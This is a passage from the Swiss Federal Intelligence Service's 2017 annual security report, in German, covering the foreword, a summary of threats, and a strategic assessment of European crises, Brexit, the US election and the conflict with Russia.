



Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun Svizra

Nachrichtendienst des Bundes NDB


SICHERHEIT SCHWEIZ




Lagebericht 2017
des Nachrichtendienstes des Bundes



**Sicherheit Schweiz
2017**





Inhaltsverzeichnis

<u>Gegen Bedrohungen und Verunsicherung</u>	5
<u>Der Lagebericht in Kürze</u>	7
<u>Strategisches Umfeld</u>	13
<u>Schwerpunkt: Cyber</u>	25
<u>Religiös und ethno-nationalistisch motivierter Gewaltextremismus und Terrorismus</u>	35
<u>Rechts- und Linksextremismus</u>	57
<u>Proliferation</u>	69
<u>Verbotener Nachrichtendienst</u>	75
<u>Abkürzungsverzeichnis</u>	83



Gegen Bedrohungen und Verunsicherung

Die modernen Bedrohungen kennen keine Grenzen. Das ist mittlerweile eine Binsenwahrheit und die Schweiz ist keine Ausnahme. Sagen wir es deutlich: Auch die Schweiz ist bedroht! Ein Vergleich der jeweils im jährlichen Lagebericht des Nachrichtendienstes des Bundes veröffentlichten Lageradars zeigt einen klaren Trend unserer Bedrohungslage: der dschihadistische Terrorismus und Cyberangriffe mit dem Ziel der Spionage sind für unser Land Brennpunkte der Sicherheitspolitik geworden. Bedrohungen von einer Intensität, dass die Schweiz ihnen mit klaren Massnahmen begegnet, um sich zu schützen. So hat der Bundesrat im September 2015 die Strategie der Schweiz zur Terrorismusbekämpfung gutgeheissen, die sich mit einer Vielzahl konkreter Massnahmen in Umsetzung befindet. Im Cyberbereich wird die Nationale Strategie zum Schutz der Schweiz vor Cyber-Risiken konsolidiert und wo nötig weiterentwickelt. Die rechtzeitige Identifizierung und Beurteilung relevanter Bedrohungen sowie die Entwicklung von Gegenstrategien und -massnahmen sind die Essenz der Sicherheitspolitik. Sie funktioniert.

Dennoch ist gerade der wachsenden Verunsicherung breiter Kreise ob der Veränderungen im sicherheitspolitischen Umfeld gebührende Aufmerksamkeit zu schenken. Während vieler meiner Kontakte im In- und Ausland begegne ich dieser Verunsicherung – gerade auch in Expertenkreisen. Konkrete Bedrohungen sind nur ein Teil der Erklärung dafür. Oft geht es um gewisse strategische Entwicklungen, die Veränderungen in Aussicht stellen. Sie werfen in der Öffentlichkeit wie in sicherheitspolitischen Expertenkreisen grosse Fragen auf und lösen so Verunsicherung aus: die Politik der neuen Führung in den USA, die Entwicklung der Türkei nach dem Putschversuch vom letzten Jahr, die grosse politische, wirtschaftliche und soziale Umgestaltung in China sind markante Beispiele. Aus Sicht der Schweiz fällt der Ost-West-Konflikt in Europa auch in diese Kategorie.

Solche Entwicklungen müssen bei der nachrichtendienstlichen Lageverfolgung berücksichtigt werden. Nur ihre ständige Bearbeitung und Beurteilung erlauben es, das sicherheitspolitische Umfeld so einzuschätzen, dass die eigentlichen Bedrohungen möglichst exakt beurteilt werden können. So kann der NDB sein Mandat erfüllen, die umfassende Beurteilung der Bedrohungslage sicherzustellen. Die oben erwähnten Themen finden sich deshalb im diesjährigen Lageradar abgebildet. Indem sie der NDB in seiner Berichterstattung thematisiert und beurteilt, wirkt er der beschriebenen Verunsicherung entgegen. Dies verhindert, dass Verunsicherung sicherheitspolitische Entscheidungsfindungen blockiert und so selber zu einer Bedrohung für die Sicherheit unseres Landes wird.



Eidgenössisches Departement für Verteidigung,
Bevölkerungsschutz und Sport VBS

Guy Parmelin
Bundesrat



Der Lagebericht in Kürze

Die Herausforderungen für die sicherheitspolitischen Organe werden seit Jahren komplexer. Der Lagebericht des NDB bietet der Sicherheitspolitik der Schweiz Orientierung und stellt für die Einwohnerinnen und Einwohner der Schweiz die aus nachrichtendienstlicher Sicht zentralen Themen dar.

- Die Fragmentierung des sicherheitspolitischen Umfelds durch die wachsende Zahl relevanter sicherheitspolitischer Akteure setzt staatliche sicherheitspolitische Organe weiterhin unter Druck. Lösungsansätze für sicherheitspolitische Herausforderungen verlangen zunehmend nach einem Einbezug insbesondere transnationaler Akteure und neuen, heute teils noch nicht definierten sicherheitspolitischen Kooperationsformen.
- Die Krisenlagen Europas, die der NDB seit Jahren an dieser Stelle beschreibt, sind seit dem letztjährigen Bericht durch zwei neue Elemente verstärkt worden: der Beschluss Grossbritanniens, aus der EU auszutreten, und die Wahl Donald Trumps zum Präsidenten der USA. Damit erodieren alte Gewissheiten weiter, an ihre Stelle treten fundamentale Unsicherheiten und reduzierte Berechenbarkeit – die Entscheide rütteln auch an den Grundfesten der Sicherheitsarchitektur Europas. Die Ordnung Europas steht unter aussergewöhnlichem Druck.
- Neben der Krise der europäischen Integration und neuen Fragen zur transatlantischen Zusammenarbeit ist zunächst der sich weiterentwickelnde Ost-West-Konflikt zu nennen. Dieser ist eine langfristig wirksame Veränderung im strategischen Umfeld der Schweiz. Die Konfrontation besteht auf politischer, wirtschaftlicher und militärischer Ebene. Der dabei ablaufende Prozess kann sich bis weit in die 2020er-Jahre hinziehen und dürfte zur Ausbildung konkurrierender Einflusszonen auf dem europäischen Kontinent führen. Ein bewaffneter Angriff auf die Schweiz bleibt zwar wenig wahrscheinlich. Unverkennbar ist aber nicht allein die Polarisierung, auch unter dem Einfluss von grenzüberschreitenden Beeinflussungs- und Informationsoperationen, sondern zudem eine stärkere Militarisierung auf dem europäischen Kontinent.
- Syrien ist in mancher Hinsicht das Epizentrum der Krisenlagen in den Staaten an der östlichen und südlichen Mittelmeerküste. Die Suche nach Lösungen ist schwieriger geworden. Die Auswirkungen der Konflikte, die sich als eine komplexe Abfolge von Brüchen quer durch den Nahen und Mittleren Osten ziehen, greifen tief in der kollektiven Psyche besonders der arabischen und sunnitischen Welt. Sie erfassen auch die Sunniten in Europa. Entscheidungen in Syrien und im Irak sind trotz der verstärkten militärischen Operationen nicht absehbar, noch weniger eine politische Lösung. Der „Islamische

Staat“ spielt in diesen Krisen weiterhin eine zentrale Rolle. Der dschihadistisch motivierte Terrorismus prägt die Bedrohungslage weltweit. Auch in der Schweiz bleibt die terroristische Bedrohung erhöht. Die Bedrohung geht vor allem vom „Islamischen Staat“ und durch ihn inspirierte oder gesteuerte Einzelpersonen und Kleingruppen aus. Die Bedrohung durch die Terrorgruppe al-Qaida besteht unverändert.

- Die Türkei befindet sich in einer schweren inneren und äusseren Krise. Die Wirren in Syrien und im Irak gefährden in ihrer Wahrnehmung Kerninteressen der nationalen Sicherheit. Der Putschversuch im Sommer 2016 forderte nicht nur die Stabilität der türkischen Institutionen fundamental heraus: Die Reaktion des Präsidenten und dessen effiziente Instrumentalisierung eines breit verankerten türkischen Nationalismus setzten die Beziehungen der Türkei zu Europa neuen Spannungen aus. Die seit einigen Jahren anhaltende langsame Verschlechterung des Verhältnisses zur EU deutet auf eine möglicherweise dauerhafte Beschädigung der Beziehungen hin. Die Türkei ist essenziell für Europa bei der Eindämmung der Flüchtlingsbewegungen und der terroristischen Bedrohung.
- Seit April 2016, also nach der Schliessung der sogenannten Balkanroute und dem Abschluss des Abkommens zwischen der EU und der Türkei, ist bei der Migrationsbewegung nach Europa die Spitze des Vorjahres gebrochen, aber der Druck bleibt hoch. Die

Verlagerung der Migrationsbewegungen aus den nah- und mittelöstlichen sowie zentralasiatischen Krisenregionen auf andere Routen nach Europa bleibt möglich. Das Potenzial für eine krisenhafte Entwicklung besteht weiterhin und damit auch die Möglichkeit, dass die sicherheitspolitischen Aspekte der Migration schärfer hervortreten. Dies zum einen im Bereich Terrorismus mit Tätern, die auf diesem Weg nach Europa gelangt sind, zum anderen im Bereich Gewaltextremismus. Während die rechts-extreme Szene in der Schweiz bisher nicht wie andernorts in Europa mit Gewalt gegen Asylsuchende oder Infrastruktur und Dienstleister im Asylbereich hervorgetreten ist, hat die linksextreme Szene Migration zu einem ihrer Hauptthemen gemacht und agiert dabei auch gewaltsam. Am ehesten ist es dieses Thema, das die tendenziell beruhigte Lage im Bereich Gewaltextremismus eskalieren lassen könnte – das Gewaltpotenzial hierzu ist weiterhin vorhanden.

- Das Nuklearabkommen mit Iran und seine bindende Kodifizierung in der Sicherheitsratsresolution 2231 beschränken die Möglichkeit Teherans wirksam, kurzfristig durch eigene Produktion in den Besitz von Kernwaffen zu gelangen, und können langfristig zur Normalisierung führen. Die Umsetzung verläuft jedoch langsamer als von Vielen erwartet; die wirtschaftliche Normalisierung im Handel mit Iran benötigt Zeit. Nordkorea führt seine Massenvernichtungswaffenprogramme mit präzedenzloser Dynamik fort. Der internationale politische Prozess bleibt blockiert; das


Bestreben Nordkoreas dient hauptsächlich dazu, mit den USA in ein gegenseitiges Abschreckungsverhältnis zu treten. Die Bedrohung bleibt aber gegenwärtig noch regional. Der Gebrauch chemischer Substanzen als Waffen in Syrien und im Irak zeigt die Bedeutung der Proliferationsbekämpfung auch für die Terrorismusbekämpfung.

- Verbotener Nachrichtendienst wird mit einem seit Langem bekannten und etablierten Bündel von Mitteln und Vorgehensweisen betrieben. Cyberspionage ergänzt dieses Set; sie dient klassischem verbotenen Nachrichtendienst zu und umgekehrt. Beschafft werden politisch, wirtschaftlich und militärisch relevante Informationen, oft werden Diasporagemeinschaften ausgeforscht. Die Informationen werden genutzt: sie dienen dem Lagebild, dem eigenen politischen, wirtschaftlichen oder militärischen Vorteil, ermöglichen aber auch weitergehende Handlungen – Informationsoperationen, Denunziationen, Repression, Manipulation und Sabotage sind längst nicht alle möglichen Konsequenzen.
- Vermehrt erregen Sabotageaktivitäten im Cyberraum globale Aufmerksamkeit. Staaten, die über eigene offensive Cyberkapazitäten verfügen, entwickeln diese intensiv weiter. Nachdem die Snowden-Veröffentlichungen tiefe Einblicke in die Cyberkapazitäten der USA und ihrer Verbündeten im Rahmen der 5-Eyes-Staaten (USA, Grossbritannien, Kanada, Australien, Neuseeland) vermittelten, nehmen gegenwärtig insbesondere Aktivi-

täten aus dem russischen Raum im Cyberspace an Aggressivität zu. Staaten ohne eigene offensive Mittel setzen vermehrt auf die Angebote von Hackergruppierungen. Zwischenstaatliche Konflikte werden vermehrt auch im virtuellen Raum ausgetragen. Staaten können mit solchen Angriffen unterhalb der Kriegsschwelle operieren und eine Täterschaft abstreiten, was oft schwierig zu widerlegen ist.

Instrument Lageradar

Der NDB benützt für die Darstellung der für die Schweiz relevanten Bedrohungen das Instrument Lageradar. In einer vereinfachten Version ohne vertrauliche Daten ist der Lageradar auch Bestandteil des vorliegenden Berichts. Diese öffentliche Version führt die Bedrohungen auf, die im Arbeitsgebiet des NDB liegen, ergänzt mit den sicherheitspolitisch ebenfalls relevanten Punkten „Migrationsrisiken“ und „organisierte Kriminalität“. Auf diese beiden Punkte wird im Bericht nicht eingegangen, sondern auf die Berichterstattung der zuständigen Bundesbehörden verwiesen.





Strategisches Umfeld

Eine Vielzahl von Krisenlagen

Das strategische Umfeld der Schweiz bleibt geprägt durch eine aussergewöhnlich hohe Belastung Europas durch unterschiedliche Krisenlagen. In den vergangenen Jahren hat der Lagebericht des NDB diese Krisen regelmässig beschrieben: Die Krise der europäischen Integration, die mit dem Entscheid Grossbritanniens für einen Austritt aus der EU 2016 eine Bruchstelle erreichte, die anhaltende Konfliktlage mit Russland sowie die Krisenlagen des Nahen und Mittleren Ostens sowie Nordafrikas und Afrikas südlich der Sahara, deren Auswirkungen in Europa in der Form von Migrationsbewegungen und einer erhöhten Terrorbedrohung angekommen sind.

Die europäische Ordnung unter aussergewöhnlichem Druck

Die Wahl von Donald Trump zum Präsidenten der USA hat Politiker und Beobachter gleichermaßen überrascht und verunsichert, ebenso wie der Entscheid Grossbritanniens zum Austritt aus der EU. Diese Volksentscheide machen deutlich, wie viel unsere westlichen politischen Ordnungen von ihrer lange Zeit herausragenden Berechenbarkeit und Stabilität eingebüsst haben. Langjährige Gewissheiten, was politisch wünschbar ist und realistisch erwartet werden kann, werden angezweifelt und herausgefordert, beginnen sich zu wandeln oder gar sich aufzulösen. Was die alten Gewissheiten schliesslich ersetzen wird, ob es neue Gewissheiten überhaupt geben wird, ist noch kaum

erkennbar. Vor uns liegt in jedem Fall eine längere Periode fundamentaler Unsicherheiten und reduzierter Berechenbarkeit im strategischen Umfeld der Schweiz.

Donald Trump stellt für Europa einen weiteren Belastungstest dar. Mit seiner Wahl wird in den USA ein jahrzehntealter innenpolitischer Grundkonsens über das globale Engagement in Frage gestellt. Diese nationale amerikanische Diskussion über das richtige Mass des Engagements der USA für die geltende internationale Ordnung rüttelt auch an den Grundfesten der euro-atlantischen Sicherheitsarchitektur Europas – eines Europas, das bereits durch eine Reihe von Krisen in aussergewöhnlichem Mass belastet ist. Der beschlossene Austritt Grossbritanniens aus der EU ist nur die bisher dramatischste Ausprägung des Drucks, unter dem die europäische Integration heute steht: Der Brexit bricht in einschneidender Weise mit dem Jahrzehnte währenden Trend einer schrittweise stärkeren Integration Europas. Politische Kräfte, die sich von der fortschreitenden europäischen Integration als einem Grundpfeiler der europäischen Nachkriegsordnung abwenden, haben sich mittlerweile in einer Mehrheit der EU-Länder definitiv etabliert, tragen über Grossbritannien hinaus etwa in Griechenland, Ungarn und Polen bereits Regierungsverantwortung und drängen auch in Frankreich und Italien dahin.


Damit beginnt die europäische Ordnung, unter dem Druck innerer und äusserer Krisen deutlich Risse zu zeigen. Nationale Prärogativen bei der Problemlösung gewinnen gegenüber

kooperativen internationalen Ansätzen wieder an Gewicht, Souveränitätsfragen drängen in den Vordergrund. Angesichts der grossen Herausforderungen der letzten Jahre haben gesamteuropäische Antworten einen grossen Teil der Bevölkerung in einer Anzahl von Ländern nicht mehr zu überzeugen vermocht. Die nachhaltige Stabilisierung des europäischen Finanzsystems in der Folge der krisenhaften Ereignisse seit 2008 bleibt eine Baustelle – mit schwindendem politischem Willen für eine europaweite Lösung. Eine gesamteuropäische Bewältigung der Migrationsbewegungen nach Europa, obgleich diese statistisch 2016 unter der Spitze des Jahres 2015 lagen, bleibt Stückwerk, und der Druck in den Herkunftsländern zur Emigration ist unverändert hoch. Die Neuregelung der Beziehungen zwischen London und Brüssel wird möglicherweise mehr Zeit benötigen, als beide Seiten wünschen, und die Unberechenbarkeit im Zentrum der europäischen Ordnung über das laufende Jahrzehnt hinaus verlängern. Der Veränderungsdruck auf Europa, wie wir es ken-

nen, bleibt hoch. In Frankreich und Deutschland stehen 2017 wichtige Wahlen an.

Das strategische Umfeld der Schweiz wird sich weiter verändern. Auch wenn die EU (ohne Grossbritannien), der Euro und der gemeinsame Markt die lange europäische Krise überdauern sollten, haben mehrere Jahre des politischen und wirtschaftlichen Krisenmanagements wichtiges Vertrauen unter den Mitgliedstaaten gekostet. Politische Mehrheiten für EU-weite Lösungen, wie sie zum Beispiel für die Erneuerung der Schengen/Dublin-Abkommen notwendig wären, sind immer schwieriger zu erreichen. Die Entwicklung zu einem Europa unterschiedlicher Geschwindigkeiten scheint sich zu verstärken: Unilaterale Entscheide einzelner Länder werden häufiger, Wünsche nach nationalen Ausnahmebedingungen ebenso. In akuten Krisenfällen ist auch die Suspendierung oder der stillschweigende Bruch europäischer Regeln Realität geworden.

Die Krise der europäischen Integration betrifft die Schweiz ganz direkt. Nicht nur ist die




Stabilisierung der Eurozone zunächst von grösster wirtschaftlicher Bedeutung für die Schweiz. Auch die Politik ist gefordert und immer mehr auch die Sicherheitspolitik. Für die Schweiz als in vielen Belangen integralen Teil Europas ist die europäische Integration, eingebettet in die transatlantische Sicherheitskooperation, seit dem Zweiten Weltkrieg ein Garant gerade auch für sicherheitspolitische Stabilität. Ein Europa in der Krise, mit sich selbst beschäftigt, absorbiert mit der Gewährleistung des gemeinsamen Markts und der Entwicklung der innereuropäischen Solidarität sowie mit ungewisser Perspektive bezüglich amerikanischen Rückhalts, ist nicht gut gerüstet, um die grossen langfristigen sicherheitspolitischen Herausforderungen zu bewältigen, die das Erstarken Russlands im Osten und die Krisen an der europäischen Südflanke darstellen.

Russland und die Konfliktlage in Europa

Das Erstarken Russlands auf dem europäischen Kontinent ist ein langfristig wirksamer

Prozess. Seit über 15 Jahren hat Präsident Wladimir Putin den Kern des russischen Machtapparats um einen kleinen Kreis von Vertrauten konsolidiert, die Zentralisierung des Systems und die internen Kontrollen laufend verstärkt sowie die mittelständische Oppositionsbewegung eingedämmt. Mit dem Rückenwind von hohen Rohstoffpreisen auf dem Weltmarkt wuchs die Wirtschaft und verbesserte sich der Lebensstandard der Bevölkerung. Der Einbruch der Preise für Erdöl und andere Rohstoffe sowie die westlichen Sanktionen in der Folge der Annexion der ukrainischen Halbinsel Krim belasten nun seit drei Jahren das System. Die Sanktionen, solange sie in Kraft bleiben, aber auch strukturelle wirtschaftliche und demografische Probleme werden die Erholung der russischen Wirtschaft auch langfristig erschweren. Aber der Energiesektor verdient derzeit weiterhin Geld und liefert immer noch die finanzielle Grundversorgung des Staats. Auf dieser Basis tritt Russland nun der erweiterten EU und Nato in Osteuropa entgegen, ist bestrebt, seiner



Westgrenze vorgelagert eine eigene Einfluss-sphäre zu konsolidieren und verstärkt dabei systematisch seine militärischen Fähigkeiten sowie jene für die Einflussnahme unterhalb der Kriegsschwelle. Diese Machtpolitik in Europa wird in der breiten russischen Bevölkerung akzeptiert.

In dieser grossen Konstanz der Entwicklung Russlands sind seit einigen Monaten wichtige personelle und strukturelle Veränderungen auffällig, die umfangreichsten seit dem Beginn der Herrschaft Putins. Dazu gehören personelle Wechsel im innersten Machtkern um seine langjährigen Vertrauten, die mit ihrem gemeinsamen Erfahrungshintergrund – oft im früheren sowjetischen KGB – und mit ihrer Weltanschauung das System Putin prägen. Daneben ist zu beobachten, dass jüngere Technokraten schrittweise in die Machtelite eingeführt werden und an einflussreicher Stelle auftauchen. Schliesslich erfassen die Veränderungen auch mächtige Institutionen wie die Präsidialadministration und schaffen mit der Nationalgarde ein neues, direkt dem Präsidenten unterstelltes Machtinstrument für den landesweiten Einsatz bewaffneter Kräfte im Rahmen der inneren Sicherheit. Diese Veränderungen sind aller Wahrscheinlichkeit nach noch nicht abgeschlossen. In ihrer Gesamtheit könnten sie den Auftakt bilden für eine Weiterentwicklung der russischen Machtordnung, die das System Putin in die nächsten Präsidentschaftswahlen (spätestens 2018) und darüber hinaus führen soll. Es ist eine Machtordnung, die eine Verjüngung einleiten muss und dabei nach Innen die autokratischen Züge verstärkt und nach Aussen mit gesteigertem Selbstbewusstsein auftritt.

Welche Auswirkungen diese bedeutenden internen Veränderungen in Moskau auf die Konfliktlage mit Russland in Europa haben werden, ist noch offen. Aber der Konflikt vertieft sich weiter. Ende 2015 verkündete Russland eine Neuausrichtung der militärischen Kräfte an seiner Westflanke. Damit verbunden sind auch der Aufbau von offensiven Fähigkeiten und der teilweise Übergang von einer Brigade- zu einer Divisionsstruktur bei den Landstreitkräften. Das ist konsistent damit, dass Russland einen konventionellen Grosskonflikt in Europa wieder als reale Bedrohungsform betrachtet, heisst aber nicht, dass Russland einen solchen Grosskonflikt anstrebt. Im Kontext eines konventionellen Grosskonflikts bilden Kaliningrad und die Krim aus Sicht Russlands erste Verteidigungslinien gegen Westen. Diese Reform stellt strukturell zu gewissen Teilen eine Rückkehr zur sowjetischen Streitkräftegliederung zur Zeit des Kalten Kriegs dar. Russland hat mit einer Reihe von Grossübungen gezeigt, dass es in der Lage ist, grössere Verbände über weite Distanzen zu verlegen und zu unterstützen. Mit seinem Engagement in Syrien demonstriert Moskau, dass es fähig ist, militärisch auch auf Konflikte ausserhalb Europas Einfluss zu nehmen. Russland hat auch ein breites Instrumentarium zur Durchführung von Beeinflussungs- und Informationsoperationen entwickelt – von subtiler Propaganda bis zur Drohung mit militärischer Gewalt – und vom Baltikum über Länder in Zentral- und Osteuropa bis in den Balkan eingesetzt.

Derweil rücken die Staaten der Nato die kollektive Verteidigung wieder stärker in den Vordergrund. 2014 haben die USA mit der Umsetzung diverser Massnahmen zur Stärkung ihres

militärischen Potenzials in Europa begonnen. Im Vordergrund stehen die Einlagerung von Material, Verbesserungen der Infrastruktur sowie ein intensiviertes Trainingsprogramm gemeinsam mit europäischen Verbündeten. Der Ausbau der Präsenz durch die rotierende Verlegung von Verbänden aus den USA bleibt dabei insgesamt bescheiden. Mit der Präsenz einiger Bataillone an der östlichen Peripherie des Bündnisses wollen die USA und andere Nato-Staaten aber ein vor allem politisch wichtiges Zeichen zur Bekräftigung ihrer Beistandspflichten setzen. Dabei werden nicht nur rein militärische Bedrohungen, sondern auch Herausforderungen unterhalb der Kriegsschwelle antizipiert: Cyberangriffe ebenso wie Sabotageakte mit Sonderoperationskräften oder anderen gewaltbereiten Akteuren gegen kritische Infrastrukturen, Informationskrieg oder wirtschaftliche Zwangsmassnahmen. Der neue amerikanische Präsident hat angekündigt, die Politik der USA gegenüber Russland zu überprüfen. Werden die bisher getroffenen Massnahmen unter der neuen amerikanischen Administration fortgeführt,

können sie zur Stabilisierung der Lage in Osteuropa beitragen und sich damit positiv auf die Sicherheit der Schweiz auswirken. Sie können jedoch auch eine weitere Verhärtung der in den letzten Jahren neu aufgekommenen Ost-West-Konfrontation nach sich ziehen.

Der Konflikt mit Russland, mittlerweile im vierten Jahr nach der Annexion der Krim, ist kein vorübergehendes Phänomen, sondern eine langfristig wirksame Veränderung im strategischen Umfeld der Schweiz. Europa ist seither Schauplatz einer Konfrontation zwischen dem Westen und Russland auf politischer, wirtschaftlicher und militärischer Ebene. Der Ukrainekonflikt, die anschliessenden Wirtschaftssanktionen des Westens gegen Russland oder die militärischen Bewegungen Russlands und der Nato sind Ausdruck dieser Auseinandersetzung. Ob mit der neuen amerikanischen Administration im Konflikt mit Russland eine Entspannungsphase eingeleitet werden kann, muss derzeit offen bleiben. Vorläufig läuft ein Prozess weiter, der sich weit in die 2020er-Jahre hinziehen kann und der über die Zeit zur Aus-



